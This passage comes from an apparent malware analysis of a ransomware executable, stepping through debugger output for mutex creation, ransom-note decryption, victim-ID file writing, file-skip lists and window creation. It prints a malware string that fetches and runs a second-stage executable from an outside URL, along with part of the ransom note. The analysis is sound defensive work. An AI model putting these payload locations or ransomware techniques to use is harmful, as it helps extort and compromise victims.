02CD0E58  37 55 72 5C 2F 4E 32 73 70 37 70 70 65 61 66 43  7Ur\/N2sp7ppeafC
02CD0E68  65 39 59 54 5C 2F 54 49 59 50 6F 73 66 67 56 54  e9YT\/TIYPosfgVT
02CD0E78  33 46 75 46 55 51 56 69 6D 4C 46 6F 78 79 74 50  3FuFUQVimLFoxytP
02CD0E88  65 4F 76 5C 5C 6E 6F 7A 41 65 4C 70 54 79 79 75  eOv\\nozAeLpTyyu
02CD0E98  6D 51 55 66 67 30 57 59 32 63 43 2B 74 75 6D 2B  mQUfg0WY2cC+tum+
02CD0EA8  39 58 5C 2F 53 2B 5C 2F 32 45 44 32 69 61 52 35  9X\/S+\/2ED2iaR5
02CD0EB8  35 4E 6E 49 33 79 65 4C 56 35 41 43 62 35 6D 71  5NnI3yeLV5ACb5mq
02CD0EC8  56 49 42 73 4E 55 6C 71 5C 5C 6E 6B 51 49 44 41  VIBsNUlq\\nkQIDA
02CD0ED8  51 41 42 5C 5C 6E 00 BA 0D F0 AD BA 0D F0 AD BA  QAB\\n.°.ð.°.ð.°
Address   Hex                                              ASCII
02D2FE28  2D 2D 2D 2D 2D 45 4E 44 20 50 55 42 4C 49 43 20  -----END PUBLIC 
02D2FE38  4B 45 59 2D 2D 2D 2D 2D 00 32 2E 65 78 65 24 72  KEY-----.2.exe$r
02D2FE48  75 6E 20 68 74 74 70 3A 2F 2F 73 65 63 75 72 65  un http://secure
02D2FE58  62 69 7A 2E 6F 72 67 2F 66 69 6C 65 73 2F 31 2F  biz.org/files/1/
02D2FE68  62 75 69 6C 64 33 2E 65 78 65 24 72 75 6E 00 72  build3.exe$run.r
Address   Hex                                              ASCII
02D10478  75 46 48 77 4E 37 62 6A 77 43 6B 4A 45 65 55 67  uFHwN7bjwCkJEeUg
02D10488  38 4A 48 49 53 7A 4C 71 72 77 75 64 69 64 48 38  8JHISzLqrwudidH8
02D10498  58 73 50 7A 48 44 74 31 00 2F 73 65 63 75 72 65  XsPzHDt1./secure
02D104A8  62 69 7A 2E 6F 72 67 2F 66 69 6C 65 73 2F 31 2F  biz.org/files/1/
02D104B8  62 75 69 6C 64 33 2E 65 78 65 24 72 75 6E 00 72  build3.exe$run.r
```

```
0B69A210  76A76B50
0B69A214  00000000
0B69A218  00263270
0B69A21C  00260020
0B69A220  00000000
0B69A224  0B69FBCC
0B69A228  0016EE5D
0B69A22C  00000010
0B69A230  0016E690
0B69A234  0016E690
0B69A238  00263270
0B69A23C  00000000
0B69A240  00010000
```

Figure 87

We continue to analyze the main thread. A mutex called “{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}” is created via a function call to CreateMutexA:




```
0016A8A0    68 F8 43 25 00    push wininet_dump.2543F8        2543F8:
0016A8A5    6A 00             push 0
0016A8A7    6A 00             push 0
0016A8A9    FF 15 30 C1 21 00 call dword ptr ds:[<&CreateMutexA>]

dword ptr [0021C130 <wininet_dump.&CreateMutexA>]=<kernel32.CreateMutexA>

.text:0016A8A9 wininet_dump.exe:$1A8A9 #1A8A9
```

```
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   0   x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 002543F8 "{1D6FC66E-D1F3-422C-8A53-C
4: [esp+C] 00174141 <wininet_dump.EntryPoint>

00AFE50C 00000000
00AFE510 00000000
00AFE514 002543F8 "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
```

Figure 88

The malware decrypts the ransom note using the XOR operator:



```
0015EFC5    80 34 01 80       xor byte ptr ds:[ecx+eax],80
0015EFC9    40                inc eax
0015EFCA    3D 97 00 00 00    cmp eax,97
0015EFCF    7C EF             jl wininet_dump.15EFC0
0015EFD1    42                inc edx

edx=0

.text:0015EFD1 wininet_dump.exe:$EFD1 #EFD1
```


```
Address   Hex                                              ASCII
02CD3468  41 54 54 45 4E 54 49 4F 4E 21 0D 0A 0D 0A 44 6F  ATTENTION!....Do
02CD3478  6E 27 74 20 77 6F 72 72 79 2C 20 79 6F 75 20 63  n't worry, you c
02CD3488  61 6E 20 72 65 74 75 72 6E 20 61 6C 6C 20 79 6F  an return all yo
02CD3498  75 72 20 66 69 6C 65 73 21 0D 0A 41 6C 6C 20 79  ur files!..All y
02CD34A8  6F 75 72 20 66 69 6C 65 73 20 6C 69 6B 65 20 70  our files like p
02CD34B8  69 63 74 75 72 65 73 2C 20 64 61 74 61 62 61 73  ictures, databas
02CD34C8  65 73 2C 20 64 6F 63 75 6D 65 6E 74 73 20 61 6E  es, documents an
02CD34D8  64 20 6F 74 68 65 72 20 69 6D 70 6F 72 74 61 6E  d other importan
02CD34E8  74 20 61 72 65 20 65 6E 63 72 79 70 74 65 64 20  t are encrypted
02CD34F8  77 69 74 68 20 73 00 BA 0D F0 AD BA 0D F0 AD BA  with s.º.ð.º.ð.º
```

Figure 89

The following information is also decrypted (a list of files to be skipped, a list of extensions to be skipped, and a list of directories to be skipped):

- ntuser.dat, ntuser.dat.LOG1, ntuser.dat.LOG2, ntuser.pol
- .sys, .ini, .DLL, .dll, .blf, .bat, .lnk, .regtrans-ms
- C:\SystemID\, C:\Users\Default User\, C:\Users\Public\, C:\Users\All Users\, C:\Users\Default\, C:\Documents and Settings\, C:\ProgramData\, C:\Recovery\, C:\System Volume Information\, C:\Users\%username%\A”ppData\Roaming\, C:\Users\%username%\AppData\Local\, C:\Windows\, C:\PerfLogs\, C:\ProgramData\Microsoft\, C:\ProgramData\Package Cache\, C:\Users\Public\, C:\$Recycle.Bin\, C:\$WINDOWS.~BT\, C:\dell\, C:\Intel\, C:\MSOCache\, C:\Program Files\, C:\Program Files (x86)\, C:\Games\, C:\Windows.old\
- D:\Users\%username%\AppData\Roaming\, D:\Users\%username%\AppData\Local\, D:\Windows\, D:\PerfLogs\, D:\ProgramData\Desktop\, D:\ProgramData\Microsoft\, D:\ProgramData\Package Cache\, D:\Users\Public\, D:\$Recycle.Bin\, D:\$WINDOWS.~BT\, D:\dell\, D:\Intel\, D:\MSOCache\, D:\Program Files\, D:\Program Files (x86)\, D:\Games\
- E:\Users\%username%\AppData\Roaming\, E:\Users\%username%\AppData\Local\, E:\Windows\, E:\PerfLogs\, E:\ProgramData\Desktop\, E:\ProgramData\Microsoft\, E:\ProgramData\Package Cache\, E:\Users\Public\, E:\$Recycle.Bin\, E:\$WINDOWS.~BT\, E:\dell\, E:\Intel\, E:\MSOCache\, E:\Program Files\, E:\Program Files (x86)\, E:\Games\
- F:\Users\%username%\AppData\Roaming\, F:\Users\%username%\AppData\Local\, F:\Windows\, F:\PerfLogs\, F:\ProgramData\Desktop\, F:\ProgramData\Microsoft\, F:\Users\Public\, F:\$Recycle.Bin\, F:\$WINDOWS.~BT\, F:\dell\, F:\Intel\

The executable retrieves the user name associated with the current thread by calling the GetUserNameW API:




```
001681B1   50                     push eax
001681B2   8D 84 24 EC 01 00 00   lea eax,dword ptr ss:[esp+1EC]
001681B9   50                     push eax
001681BA   FF 15 08 C0 21 00      call dword ptr ds:[<&GetUserNameW>]

dword ptr [0021C008 <wininet_dump.&GetUserNameW>]=<advapi32.GetUserNameW>

.text:001681BA wininet_dump.exe:$181BA #181BA
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00AFE700
2: [esp+4] 00AFE574
3: [esp+8] 00174141 <wininet_dump.EntryPoint>
4: [esp+C] 0000000A

00AFE510 00AFE700
00AFE514 00AFE574
```

Figure 90

The malicious process is looking for a file called "PersonalID.txt" that doesn't exist at this time:



```
0015C777   68 C0 FE 24 00   push wininet_dump.24FEC0
0015C77C   68 88 FE 24 00   push wininet_dump.24FE88          24FE88:
0015C781   C6 45 FC 01      mov byte ptr ss:[ebp-4],1
0015C785   E8 53 48 01 00   call wininet_dump.170FDD          fopen

wininet_dump.00170FDD

.text:0015C785 wininet_dump.exe:$C785 #C785
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0024FE88 L"C:\\SystemID\\PersonalID.tx
2: [esp+4] 0024FEC0 wininet_dump.0024FEC0
3: [esp+8] 02D12D68
4: [esp+C] 00AFE578 &L"D837D43047E4C"
```

```
Address  Hex                                               ASCII
0024FEC0 72 00 00 00|77 00 00 00|0A 00 00 00|0A 00 00 00  r...w...........
```

```
00AFE3A8 0024FE88 L"C:\\SystemID\\PersonalID.txt"
00AFE3AC 0024FEC0 wininet_dump.0024FEC0
00AFE3B0 02D12D68
00AFE3B4 00AFE578 &L"D837D43047E4C"
```

Figure 91

CreateDirectoryW is utilized to create a directory called "C:\SystemID":




```
0015C944   6A 00              push 0
0015C946   68 70 FE 24 00     push wininet_dump.24FE70              24FE70:
0015C94B   FF 15 D4 C1 21 00  call dword ptr ds:[<&CreateDirectoryW>]

dword ptr [0021C1D4 <wininet_dump.&CreateDirectoryW>]=<kernel32.CreateDirectoryW>

.text:0015C94B wininet_dump.exe:$C94B #C94B
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0024FE70 L"C:\\SystemID"
2: [esp+4] 00000000
3: [esp+8] 02D12D68
4: [esp+C] 00AFE578 &L"D837D43047E4C"

00AFE3A8 0024FE70 L"C:\\SystemID"
00AFE3AC 00000000
```

Figure 92

The ransomware creates the file "C:\SystemID\PersonalID.txt" and writes the victim ID to it:



```
0015C9E6   56               push esi
0015C9E7   50               push eax                     eax:L"u
0015C9E8   E8 10 5F 01 00   call wininet_dump.1728FD     fputws

wininet_dump.001728FD

.text:0015C9E8 wininet_dump.exe:$C9E8 #C9E8
```


```
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02CCE008 L"uFHwN7bjwCkJEeUg8JHISzLqrwu
2: [esp+4] 0025A060 wininet_dump.0025A060
3: [esp+8] 02D12D68
4: [esp+C] 00AFE578 &L"D837D43047E4C"
```

```
Address  Hex                                               ASCII
02CCE008 75 00 46 00|48 00 77 00|4E 00 37 00|62 00 6A 00  u.F.H.w.N.7.b.j.
02CCE018 77 00 43 00|6B 00 4A 00|45 00 65 00|55 00 67 00  w.C.k.J.E.e.U.g.
02CCE028 38 00 4A 00|48 00 49 00|53 00 7A 00|4C 00 71 00  8.J.H.I.S.z.L.q.
02CCE038 72 00 77 00|75 00 64 00|69 00 64 00|48 00 38 00  r.w.u.d.i.d.H.8.
02CCE048 58 00 73 00|50 00 7A 00|48 00 44 00|74 00 31 00  X.s.P.z.H.D.t.1.
```

```
00AFE3A8 02CCE008 L"uFHwN7bjwCkJEeUg8JHISzLqrwudidH8XsPzHDt1
00AFE3AC 0025A060 wininet_dump.0025A060
00AFE3B0 02D12D68
00AFE3B4 00AFE578 &L"D837D43047E4C"
00AFE3B8 02CD4B10 &"ntuser.dat|ntuser.dat.LOG1|ntuser.dat.LO
00AFE3BC 77056A50 ntdll.77056A50
00AFE3C0 071B87E2
00AFE3C4 FFFFFFFE
```

Figure 93

It's very uncommon that the malware searches the system for a file called "I:\5d2860c89d774.jpg" (0xC0000000 = **GENERIC_READ** | **GENERIC_WRITE**, 0x1 = **FILE_SHARE_READ**, 0x3 = **OPEN_EXISTING** and 0x80 = **FILE_ATTRIBUTE_NORMAL**):



```
001611E6   6A 00                 push 0
001611E8   68 80 00 00 00        push 80
001611ED   6A 03                 push 3
001611EF   6A 00                 push 0
001611F1   6A 01                 push 1
001611F3   68 00 00 00 C0        push C0000000
001611F8   8B F9                 mov edi,ecx
001611FA   89 5D 90              mov dword ptr ss:[ebp-70],ebx      [ebp-7C
001611FD   53                    push ebx                           ebx:L"I
001611FE   89 7D DC              mov dword ptr ss:[ebp-24],edi
00161201   C7 45 8C 00 00 00 00  mov dword ptr ss:[ebp-74],0
00161208   C7 45 FC 00 00 00 00  mov dword ptr ss:[ebp-4],0
0016120F   FF 15 DC C0 21 00     call dword ptr ds:[<&CreateFileW>]

dword ptr [0021C0DC <wininet_dump.&CreateFileW>]=<kernel32.CreateFileW>

.text:0016120F wininet_dump.exe:$1120F #1120F
```


```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 002543A8 L"I:\\5d2860c89d774.jpg"
2: [esp+4] C0000000
3: [esp+8] 00000001
4: [esp+C] 00000000
```

```
Address  Hex                                               ASCII
02CCE008 78 7A CD 02|60 17 CE 02|EE FE EE FE|EE FE EE FE  xzÍ.`.Î.îþîþîþîþ
02CCE018 EE FE EE FE|EE FE EE FE|EE FE EE FE|EE FE EE FE  îþîþîþîþîþîþîþîþ
02CCE028 EE FE EE FE|EE FE EE FE|EE FE EE FE|EE FE EE FE  îþîþîþîþîþîþîþîþ
```

```
00AFE3DC 002543A8 L"I:\\5d2860c89d774.jpg"
00AFE3E0 C0000000
00AFE3E4 00000001
00AFE3E8 00000000
00AFE3EC 00000003
00AFE3F0 00000080
00AFE3F4 00000000
```

Figure 94


LoadCursorW is used to load the standard arrow resource from the executable (0x7F00 = **IDC_ARROW**):



```
0016BA16   68 00 7F 00 00         push 7F00
0016BA1B   6A 00                  push 0
0016BA1D   C7 45 D0 30 00 00 00   mov dword ptr ss:[ebp-30],30                 30:'0'
0016BA24   C7 45 D4 03 00 00 00   mov dword ptr ss:[ebp-2C],3
0016BA2B   C7 45 D8 E0 BA 16 00   mov dword ptr ss:[ebp-28],wininet_dump.16BAE0
0016BA32   C7 45 DC 00 00 00 00   mov dword ptr ss:[ebp-24],0
0016BA39   C7 45 E0 00 00 00 00   mov dword ptr ss:[ebp-20],0
0016BA40   89 4D E4               mov dword ptr ss:[ebp-1C],ecx
0016BA43   C7 45 E8 00 00 00 00   mov dword ptr ss:[ebp-18],0
EIP 0016BA4A   FF 15 68 C3 21 00   call dword ptr ds:[<&LoadCursorW>]

dword ptr [0021C368 <wininet_dump.&LoadCursorW>]=<user32.LoadCursorW>

.text:0016BA4A wininet_dump.exe:$1BA4A #1BA4A

x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00000000
2: [esp+4] 00007F00
3: [esp+8] 00000030
4: [esp+C] 00000003

00AFE4D8 00000000
00AFE4DC 00007F00
```

Figure 95


The binary registers a window class using the RegisterClassExW routine:



```
0016BA56   50                     push eax
0016BA57   C7 45 F0 06 00 00 00   mov dword ptr ss:[ebp-10],6
0016BA5E   C7 45 F4 00 00 00 00   mov dword ptr ss:[ebp-C],0
0016BA65   C7 45 F8 E4 3E 25 00   mov dword ptr ss:[ebp-8],wininet_dump.253EE4   [word p
0016BA6C   C7 45 FC 00 00 00 00   mov dword ptr ss:[ebp-4],0
EIP 0016BA73   FF 15 74 C3 21 00   call dword ptr ds:[<&RegisterClassExW>]

dword ptr [0021C374 <wininet_dump.&RegisterClassExW>]=<user32.RegisterClassExW>

.text:0016BA73 wininet_dump.exe:$1BA73 #1BA73

Address   Hex                                               ASCII
00AFE4E0  30 00 00 00 03 00 00 00 E0 BA 16 00 00 00 00 00   0.......à°.....
00AFE4F0  00 00 00 00 00 00 15 00 00 00 00 00 03 00 01 00   ................
00AFE500  06 00 00 00 00 00 00 00 E4 3E 25 00 00 00 00 00   ........ä>%.....

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00AFE4E0
2: [esp+4] 00000030
3: [esp+8] 00000003
4: [esp+C] 0016BAE0 wininet_dump.0016BAE0

00AFE4DC 00AFE4E0
00AFE4E0 00000030
00AFE4E4 00000003
00AFE4E8 0016BAE0 wininet_dump.0016BAE0
00AFE4EC 00000000
00AFE4F0 00000000
```

Figure 96


CreateWindowExW is utilized to create a new window called “LPCWSTRszTitle” (0xCF0000 = **WS_OVERLAPPEDWINDOW** and 0x80000000 = **CW_USEDEFAULT**):



```
0016BA80   56                     push esi                          esi:&L"
0016BA81   6A 00                  push 0
0016BA83   51                     push ecx
0016BA84   6A 00                  push 0
0016BA86   6A 00                  push 0
0016BA88   6A 00                  push 0
0016BA8A   68 00 00 00 80         push 80000000
0016BA8F   6A 00                  push 0
0016BA91   68 00 00 00 80         push 80000000
0016BA96   68 00 00 CF 00         push CF0000
0016BA9B   68 C4 3E 25 00         push wininet_dump.253EC4          253EC4:
0016BAA0   68 E4 3E 25 00         push wininet_dump.253EE4          253EE4:
0016BAA5   6A 00                  push 0
0016BAA7   89 0D 44 32 26 00      mov dword ptr ds:[263244],ecx
EIP 0016BAAD   FF 15 64 C3 21 00   call dword ptr ds:[<&CreateWindowExW>]

dword ptr [0021C364 <wininet_dump.&CreateWindowExW>]=<user32.CreateWindowExW>

.text:0016BAAD wininet_dump.exe:$1BAAD #1BAAD

Address   Hex                                               ASCII
00253EE4  4C 00 50 00 43 00 57 00 53 00 54 00 52 00 73 00   L.P.C.W.S.T.R.s.
00253EF4  7A 00 57 00 69 00 6E 00 64 00 6F 00 77 00 43 00   z.W.i.n.d.o.w.C.
00253F04  6C 00 61 00 73 00 73 00 00 00 00 00 2D 00 2D 00   l.a.s.s.....-.-.
00253F14  41 00 64 00 6D 00 69 00 6E 00 00 00 49 00 73 00   A.d.m.i.n...I.s.
00253F24  41 00 75 00 74 00 6F 00 53 00 74 00 61 00 72 00   A.u.t.o.S.t.a.r.
00253F34  74 00 00 00 49 00 73 00 54 00 61 00 73 00 6B 00   t...I.s.T.a.s.k.
00253F44  00 00 00 00 2D 00 2D 00 46 00 6F 00 72 00 4E 00   ....-.-.F.o.r.N.
00253F54  65 00 74 00 52 00 65 00 73 00 00 00 2D 00 2D 00   e.t.R.e.s...-.-.

x87r7 00000000000000000000 ST7 Empty 0.00000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00000000
2: [esp+4] 00253EE4 L"LPCWSTRszWindowClass"
3: [esp+8] 00253EC4 L"LPCWSTRszTitle"
4: [esp+C] 00CF0000

00AFE4E0 00000000
00AFE4E4 00253EE4 L"LPCWSTRszWindowClass"
00AFE4E8 00253EC4 L"LPCWSTRszTitle"
00AFE4EC 00CF0000
00AFE4F0 80000000
00AFE4F4 00000000
00AFE4F8 80000000
00AFE4FC 00000000
00AFE500 00000000
00AFE504 00000000
00AFE508 00150000 wininet_dump.00150000
00AFE50C 00000000
```

Figure 97

The window created earlier is hided by calling the ShowWindow routine (0x0 = **SW_HIDE**):

